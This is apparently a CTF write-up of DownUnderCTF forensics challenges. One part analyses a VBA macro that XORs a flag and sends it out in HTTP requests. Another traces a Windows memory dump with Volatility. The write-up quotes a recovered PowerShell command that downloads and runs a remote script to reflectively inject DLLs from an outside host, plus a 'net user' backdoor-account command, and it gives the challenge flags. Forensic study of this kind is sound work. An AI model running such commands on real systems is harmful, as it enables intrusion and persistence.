M = anotherThing(O, W)
A = something(O)
Z = forensics(O)
N = importantThing()
P = "Pterodactyl"
U = forensics(P)
V = totalyFine(U)
J = "http://play.duc.tf/" + V
superThing (J)
T = totalyFine(Z)
MsgBox T
J = "http://downunderctf.com/" + T
superThing (J)
N = importantThing()
E = "Forensics"
U = forensics(E)
V = totalyFine(U)
J = "http://play.duc.tf/" + V
superThing (J)
If you inspect the HTTP requests, you can see that several requests include hyphen-separated byte sequences generated by the forensics and totalyFine functions.

Most of them are meaningless strings like Try Harder, but one piece of data looks like it is actually being encrypted.


If you arrange the packets chronologically, this byte sequence appears in the second-to-last request.

This is the value generated by the following code, and it seems very likely that it is the encrypted flag.

Here, the flag obtained from the sheet is most likely being XORed with some key by the doThing function.
Q = "Flag: " & valueA1
***
W = S + G + D + F
O = doThing(Q, W)
***
Z = forensics(O)
***
T = totalyFine(Z)
MsgBox T
J = "http://downunderctf.com/" + T
superThing (J)
Also, the XOR key used here, S + G + D + F, is written in plaintext without any trick, so I was able to get the flag directly.
Lost in Memory(Forensic)
Looks like one of our Emu soldiers ran something on an Outpost machine and now it’s doing strange things. We took a memory dump as a precaution. Can you tell us whats going on?
This challenge has four parts to combine into the final flag with
_between each answer. Find all four answers and combine them into the flag as all lower case likeDUCTF{answer1_answer2_answer3_answer4}eg.DUCTF{malicious.xlsm_invoke-mimikatz_malware.exe-malware2.exe_strong-password123}
- What was the name of the malicious executable? eg
malicious.xlsm- What was the name of the powershell module used? eg
invoke-mimikatz- What were the names of the two files executed from the malicious executable (In alphabetical order with - in between and no spaces)? eg
malware.exe-malware2.exe- What was the password of the new account created through powershell? eg
strong-password123
The challenge provides a memory dump as the artifact.

It seems that you can get the flag by analyzing this dump and finding four keywords.
Task 1
First, I needed to find the suspicious executable.
For now, I scanned the processes with vol3 -f ./EMU-OUTPOST.raw windows.psscan.
The process scan did not reveal anything suspicious, but when I checked the command lines with vol3 -f ./EMU-OUTPOST.raw windows.cmdline.CmdLine, I found suspicious files such as C:\Users\emu\Desktop\Monke\Monke.xlsm and C:\Users\emu\Downloads\monkey.doc.ps1.

Task 2
Next, I needed to identify the suspicious PowerShell module that had been loaded.
For now, I dumped the PowerShell processes.
There are the following three processes.

I dumped the processes with the following commands.
vol3 -o /tmp -f ./EMU-OUTPOST.raw windows.memmap --dump --pid 1136
vol3 -o /tmp -f ./EMU-OUTPOST.raw windows.memmap --dump --pid 3268
vol3 -o /tmp -f ./EMU-OUTPOST.raw windows.memmap --dump --pid 2520
When I analyzed the dump of PID 1136 among these, I confirmed that the following code was being executed: Start-Job -ScriptBlock {iex (New-Object net.webclient).Downloadstring('http://192.168.57.166/reflective/reflect.ps1'); Invoke-ReflectivePEInjection -PEUrl http://192.168.57.166/documents/emu.dll};Start-Job -ScriptBlock {iex (New-Object net.webclient).Downloadstring('http://192.168.57.166/reflective/reflect.ps1'); Invoke-ReflectivePEInjection -PEUrl http://192.168.57.166/documents/kiwi.dll}.

Task 3
Next, I had to identify the two files called from the malicious executable.
To be honest, this part required some guessing, but emu.dll, monkey.dll, and kiwi.dll, which appeared in the grep results above, looked like candidate answers.
Task 4
Finally, I needed to identify the password of the account that had been created.
I was completely stuck here, but after reading the writeup, it seems that by searching the PowerShell process dump for places where further PowerShell commands were being issued, it was possible to obtain obfuscated code.

Analyzing this in CyberChef shows that it executes net user admin 5up3r-5ecur3 /add.

The final correct flag was DUCTF{monkey.doc.ps1_invoke-reflectivepeinjection_emu.dll-kiwi.dll_5up3r-5ecur3}.
Summary
I spent too much time on easy problems, so I want to get better at solving them quickly as well.